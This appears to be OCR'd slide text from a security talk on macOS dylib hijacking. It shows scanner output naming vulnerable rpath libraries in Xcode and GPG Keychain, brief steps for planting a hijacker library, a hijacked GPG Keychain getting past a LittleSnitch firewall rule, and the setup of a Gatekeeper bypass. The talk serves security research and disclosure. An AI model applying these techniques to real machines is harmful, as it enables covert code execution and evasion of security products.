
no process monitoring

no complex runtime injection

no detection of injection

# Gaining Process Injection

## via Apple's Xcode




```
$ python dylibHijackScanner.py

Xcode is vulnerable (multiple rpaths)
 'binary':        '/Applications/Xcode.app/Contents/MacOS/Xcode'
 'importedDylib': '/DVTFoundation.framework/Versions/A/DVTFoundation'
 'LC_RPATH':      '/Applications/Xcode.app/Contents/Frameworks'
```

Xcode

1 configure hijacker against **DVTFoundation** (dylib)

2 copy to **/Applications/Xcode.app/Contents/Frameworks/DVTFoundation.framework/Versions/A/**

do you trust your compiler now!? (k thompson)



```
Xcode: hijacked dylib loaded in /Applications/Xcode.app/Contents/MacOS/Xcode (65204)
```

# Bypassing Personal Security Products

ideal for a variety of reasons...

the goal

gain automatic code execution within a **trusted** process **only** via a dynamic library hijack to perform some previously disallowed action

no binary / OS file modifications


novel technique

hosted within a trusted process

abuses legitimate functionality

# Bypassing Personal Security Products


## become invisible to LittleSnitch via GPG Tools




```
$ python dylibHijackScanner.py

GPG Keychain is vulnerable (weak/rpath'd dylib)
 'binary':       '/Applications/GPG Keychain.app/Contents/MacOS/GPG Keychain'
 'weak dylib':   '/Libmacgpg.framework/Versions/B/Libmacgpg'
 'LC_RPATH':     '/Applications/GPG Keychain.app/Contents/Frameworks'
```

GPG Keychain

LittleSnitch rule for GPG Keychain



| Process | Rule |
|---|---|
| GoogleSoftwareUpda... | Allow any outgoing connection |
| GoogleTalkPlugin | Allow any outgoing connection |
| GPG Keychain | Allow any outgoing connection |



All Messages

```
GPG Keychain: hijacked dylib loaded in /Applications/GPG Keychain.app/Contents/MacOS/GPG Keychain (85436)
GPG Keychain: attempting to get data from http://www.google.com
GPG Keychain: got response: <!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="en"><head><meta content="
              Search the world's information, including webpages, images, videos and more. Google has many special features to hel
```

got 99 problems but LittleSnitch ain't one ;)


# 'Remote' (non-Local) Attack

## bypassing Gatekeeper

the goal

circumvent gatekeeper's draconic blockage via a dynamic library hijack

can we bypass this (unsigned code to run)?



**"malware.app" can't be opened because it is from an unidentified developer.**


Your security preferences allow installation of only apps from the Mac App Store.

something downloaded this file on an unknown date.

gatekeeper in action

# How Gatekeeper Works

